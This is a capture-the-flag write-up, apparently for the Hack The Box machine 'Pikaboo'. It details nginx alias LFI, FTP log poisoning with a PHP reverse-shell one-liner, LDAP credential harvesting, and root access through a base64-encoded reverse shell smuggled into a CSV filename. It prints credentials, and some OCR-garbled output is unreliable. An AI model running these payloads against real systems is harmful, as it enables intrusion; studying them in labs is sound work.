1.0 **RECONNAISSANCE**

1.1 Network Port Scanning

1.1.1 Port 21

Found port 21 with FTP services. Unable to login with anonymous credentials.

```
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
```

1.1.2 Port 22

Found port 22 with OpenSSH services, this is a Debian server.

1.1.3 Port 80

Found port 80 with nginx web server.


```
.
80/tcp open http
                     nginx 1.14.2
 _http-title: Pikaboo
http-server-header: nginx/1.14.2
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=12/5%OT=21%CT=1%CU=33132%PV=Y%DS=2%DC=T%G=Y%TM=61ABEAC
OS:A%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(01=M54DST11NW7%02=M54DST11NW7%03=M54DNNT11NW7%04=M54DST11NW7%05=M54DST1
OS:1NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
0S:=S)
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 53/tcp)
             ADDRESS
HOP RTT
    247.26 ms 10.10.14.1
    247.30 ms 10.10.10.249
```

1.2 Website enumeration


Access to website via port 80. Seem this website is related to pokemon games forum.




Click to Contact tab. Just some normal contact us page.




Access to Admin tab, popped out for authentication




Exit out the authentication. Spotted that the server getting apache error in port 81 instead of nginx error.



Access to Pokatdex tab. Lead to collection of monster images.



All the images will lead to below beta page.




1.3 Web fuzzing

Noticed that anything start with 'admin' will lead to same authentication process.

```
v1.3.1 Kali Exclusive <3
:: Method
                     : GET
:: URL
                     : http://pikaboo.htb/FUZZ
                     : FUZZ: /usr/share/seclists/Discovery/Web-Content/
:: Wordlist
                     : ./web-dir/pikaboo.ffuf
:: Output file
:: File format
                     : json
:: Follow redirects : false
:: Calibration
                     : false
:: Timeout
                     : 10
:: Threads
                     : 40
:: Matcher
                     : Response status: 200,204,301,302,307,401,403,405
.htaccess
                        [Status: 403, Size: 274, Words: 20, Lines: 10]
.htpasswd
                        [Status: 403, Size: 274, Words: 20, Lines: 10]
                        [Status: 401, Size: 456, Words: 42, Lines: 15]
admin-admin
                        [Status: 401, Size: 456, Words: 42, Lines: 15]
admin
                        [Status: 401, Size: 456, Words: 42, Lines: 15]
admin-interface
admin-console
                        [Status: 401, Size: 456, Words: 42, Lines: 15]
admin-login
                        [Status: 401, Size: 456, Words: 42, Lines: 15]
admin00
                        [Status: 401, Size: 456, Words: 42, Lines:
admin-old
                         [Status: 401, Size: 456, Words: 42, Lines:
```


Try manual insert anything after admin directory. Pop for authentication again. Which lead to Off-By-Slash vulnerability in Nginx.




Reference: https://book.hacktricks.xyz/pentesting/pentesting-web/nginx#alias-lfi-misconfiguration

1.4 LFI vulnerability

LFI to server-status.



Access to '/admin_staging' directory



1.5 Fuzz for php extension file

Fuzz inside the /admin_staging directory

```
.html
                             [Status: 403, Size: 274, Words: 20, Lines: 10]
                             [Status: 200, Size: 9629, Words: 3995, Lines: 211]
user
                             [Status: 200, Size: 40555, Words: 15297, Lines: 883]
index
                             [Status: 403, Size: 274, Words: 20, Lines: 10]
.htm
                             [Status: 200, Size: 71494, Words: 3452, Lines: 801]
info
                             [Status: 403, Size: 274, Words: 20, Lines: 10]
.htaccess
                             [Status: 200, Size: 25206, Words: 12026, Lines: 516]
dashboard
                             [Status: 403, Size: 274, Words: 20, Lines: 10]
.htc
tables
                             [Status: 200, Size: 13782, Words: 8436, Lines: 377]
 .html_var_de
                             [Status: 403, Size: 274, Words: 20, Lines: 10]
.html-
                             [Status: 403, Size: 274, Words: 20, Lines: 10]
                             [Status: 403, Size: 274, Words: 20, Lines: 10]
.htm2
                             [Status: 403, Size: 274, Words: 20, Lines: 10]
.htuser
                             [Status: 200, Size: 9574, Words: 3718, Lines: 200]
typography
                            [Status: 403, Size: 274, Words: 20, Lines: 10]
.htm.old
.htm.html
.hts
.htm.d
                            Ctatuce Mag
                                             ciza.
                                                    27/
                                                          Wonde .
```

1.6 Test LFI


Discovered that the page parameter is vuln to LFI. By inserting php wrapper

php://filter/read=convert.base64-encode/resource=index.php




Decoded and search for php section on index.php script. Identified that the LFI flaw in the source code.

Get info.php as discovered on the fuzzing above.



Discovered that basedir is set to /var. Cant get to /etc/passwd as it is blocked.



1.7 Web fuzzing with LFI files

Discovered the vsftp log file. Where the ftp connection can't be logged in as anonymous.

Content of vsftp.log

Thu Jul 8 17:17:49 2021 [pid 14106] FTP command: Client "::fffff10.10.14.6", "USER anonymous"
Thu Jul 8 17:17:49 2021 [pid 14106] [anonymous] FTP response: Client "::ffff10.10.14.6", "331 Please specify the password." Thu Jul 8 17:17:49 2021 [pid 14106] [anonymous] FTP command: Client "::ffff10.10.14.6", "F385" Thu Jul 8 17:17:50 2021 [pid 14106] [anonymous] FTP response: Client "::ffff10.10.14.6", "530 Login incorrect." Thu Jul 8 17:17:50 2021 [pid 14106] FTP command: Client "::ffff10.10.14.6", "S30 Please login with USER and PASS." Thu Jul 8 17:18:25 2021 [pid 14106] FTP response: Client "::fff10.10.14.6", "S30 Please login with USER and PASS." Thu Jul 8 17:18:25 2021 [pid 14106] FTP response: Client "::fff10.10.14.6", "S30 Please login with USER and PASS." Thu Jul 8 17:18:26 2021 [pid 14650] FTP response: Client "::fff10.10.14.6", "Incorrect "

1.8 FTP Log poisoning

Prepare listener

```
| sodanew@kalinew:~/Documents/HTB/Machine/Linux/Pikaboo/target-items$ nc -lvnp 5555 |
| Ncat: Version 7.92 ( https://nmap.org/ncat ) |
| Ncat: Listening on :::5555 |
| Ncat: Listening on 0.0.0.0:5555
```

FTP Login credentials with php reverse shell oneliner. The purpose is to create log into vsftpd.log file.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Pikaboo/target-items$ ftp 10.10.10.249
Connected to 10.10.10.249.
220 (vsFTPd 3.0.3)
Name (10.10.10.249:sodanew): <?php system("bash -c 'bash -i >6 /dev/tcp/10.10.14.13/5555 0>61'"); ?>
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> ^C
ftp> exit
221 Goodbye.
```

Reverse shell gain as www-data user

```
:-/Documents/HTB/Machine/Linux/Pikaboo/target-items$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.249.
Ncat: Connection from 10.10.10.249:37280.
bash: cannot set terminal process group (656): Inappropriate ioctl for device
bash: no job control in this shell
www-data@pikaboo:/var/www/html/admin_staging$ which python3
which python3
/usr/bin/python3
www-data@pikaboo:/var/www/html/admin_staging$ python3 -c "import pty; pty.spawn('bash')"
<staging$ python3 -c "import pty; pty.spawn('bash')"
www-data@pikaboo:/var/www/html/admin_staging$ export TERM=xterm-256color
export TERM=xterm-256color
www-data@pikaboo:/var/www/html/admin_staging$
```

2.0 INITIAL ACCESS

2.1 Machine enumeration

Console available user

```
www-data@pikaboo:/var/www$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
pwnmeow:x:1000:1000:,,,:/home/pwnmeow:/bin/bash
postgres:x:110:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
www-data@pikaboo:/var/www$
```

2.2 Nginx sites-enabled file

Nginx sites-enabled files in '/etc/nginx/sites-enabled' directory

Identified the '/admin' no contain slashes, and the '/artwork' directory.

2.3 LDAP credentials

'/opt/pokeapi/config/settings.py' contents.

Discovered LDAP protocol credentials.

```
DATABASES = {
    "ldap": {
        "ENGINE": "ldapdb.backends.ldap",
        "NAME": "ldap:///".
        "USER": "cn=binduser,ou=users,dc=pikaboo,dc=htb",
        "PASSWORD": "J~42%W?PFHl]g",
    },
    "default": {
        "ENGINE": "django.db.backends.sqlite3",
        "NAME": "/opt/pokeapi/db.sqlite3",
    }
}
```

2.4 LDAP enumeration

Ldapsearch and discovered pwnmeow credentials

```
# pwnmeow, users, ftp.pikaboo.htb
dn: uid=pwnmeow,ou=users,dc=ftp,dc=pikaboo,dc=htb
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
uid: pwnmeow
cn: Pwn
sn: Meow
loginShell: /bin/bash
uidNumber: 10000
gidNumber: 10000
gidNumber: 10000
homeDirectory: /home/pwnmeow
userPassword:: X0cwdFQ0X0M0dGNIXyczbV80bEwhXw==
```

Decode the base64 and login with FTP.

```
w:~/Documents/HTB/Machine/Linux/Pikaboo/target-items$ ftp 10.10.10.249
Connected to 10.10.10.249.
220 (vsFTPd 3.0.3)
Name (10.10.10.249:sodanew): pwnmeow
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
                                      4096 May 20 2021 abilities
drwx-wx---
              2 ftp
                         ftp
drwx-wx---
                                      4096 May 20 2021 ability_changelog
              2 ftp
                         ftp
```

2.5 LinPEAS enum on machine

Interesting finding by script

```
/etc/cron.weekly:
total 16
drwxr-xr-x 2 root root 4096 May 24 2021 .
drwxr-xr-x 80 root root 4096 Jul 27 09:10 ..
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder
-rwxr-xr-x 1 root root 813 Feb 10 2019 man-db

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/bin

* * * * * root /usr/local/bin/csvupdate_cron
```

2.6 CSV directory

Directory of '/usr/bin/local/' and the content of csvupdate_cron

```
www-data@pikaboo:/usr/local/bin$ ls -la
total 52
drwxr-xr-x 3 root root 4096 Jul 7 21:45 .
drwxr-xr-x 10 root root 4096 May 10
                                   2021 ...
drwxr-xr-x 2 root root 4096 Jul 6 18:57 pycache
-rwxr-xr-x 1 root root 218 May 19 2021 coverage
-rwxr-xr-x 1 root root 218 May 19 2021 coverage-3.7
-rwxr-xr-x 1 root root 218 May 19 2021 coverage3
-rwxr--r-- 1 root root 6444 Jun 1 2021 csvupdate
                                1 2021 csvupdate_cron
-rwxr--r-- 1 root root 116 Jun
-rwxr-xr-x 1 root root 266 Jul 6 18:57 django-admin
-rwxr-xr-x 1 root root 125 Jul 6 18:57 django-admin.py
-rwxr-xr-x 1 root root 220 May 19 2021 gunicorn
-rwxr-xr-x 1 root root 219 Jul 6 18:55 sqlformat
www-data@pikaboo:/usr/local/bin$ cat csvupdate_cron
#!/bin/bash
for d in /srv/ftp/*
do
  /usr/local/bin/csvupdate $(basename $d) *csv
  /usr/bin/rm -rf *
www-data@pikaboo:/usr/local/bin$
```

Content of csyupdate is referring to a perl script. Flaw point of the perl script.

```
for(<>)

{
    chomp;
    if($csv->parse($_))
    {
        my @fields = $csv->fields();
        if(@fields != $csv_fields{$type})
        {
            warn "Incorrect number of fields: '$_'\n";
            next;
        }
        print $fh "$_\n";
    }
}
```

2.7 Payload

Prepare payload that must end with .csv

Prepare listener

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Pikaboo/target-items$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
```

3.0 ROOT ACCESS

3.1 Upload payload

```
ents/HTB/Machine/Linux/Pikaboo/target-items/ftp-up$ ftp 10.10.10.249
Connected to 10.10.10.249.
220 (vsFTPd 3.0.3)
Name (10.10.10.249:sodanew): pwnmeow
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd version
550 Failed to change directory.
ftp> cd versions
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Transfer done (but failed to open directory).
Local directory now /home/sodanew/Documents/HTB/Machine/Linux/Pikaboo/target-items/ftp-up
ftp> mput |ech*
mput |echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNY81NTU1IDA+JjEK | base64 -d | bash;.csv? yes
bash: connect: Connection refused
bash: line 1: /dev/tcp/10.10.14.13/5555: Connection refused
sh: 1: .csv: not found
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
```

3.2 Reverse shell

Wait for few minute, then shell spawned.

```
:~/Documents/HTB/Machine/Linux/Pikaboo/target-items$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.249.
Ncat: Connection from 10.10.10.249:37298.
bash: cannot set terminal process group (25721): Inappropriate ioctl for device
bash: no job control in this shell
root@pikaboo:/srv/ftp/types# whoami
whoami
root
root@pikaboo:/srv/ftp/types# cd /root
cd /root
root@pikaboo:~# ls -la
ls -la
total 36
drwx----- 4 root root 4096 Jul 8 19:09 .
drwxr-xr-x 18 root root 4096 Jul 27 09:32 ..
                         9 Jul 6 20:01 .bash_history -> /dev/null
lrwxrwxrwx 1 root root
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwx----- 4 root root 4096 May 20 2021 .cache
drwx----- 3 root root 4096 Jul 8 19:09 .gnupg
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-r----- 1 root root
                         33 Dec 5 05:19 root.txt
                          0 Jul 8 17:13 .selected_editor
-rw-r--r-- 1 root root
-rw-r--r-- 1 root root 4454 Jul 8 17:56 vsftpd.log
root@pikaboo:~#
```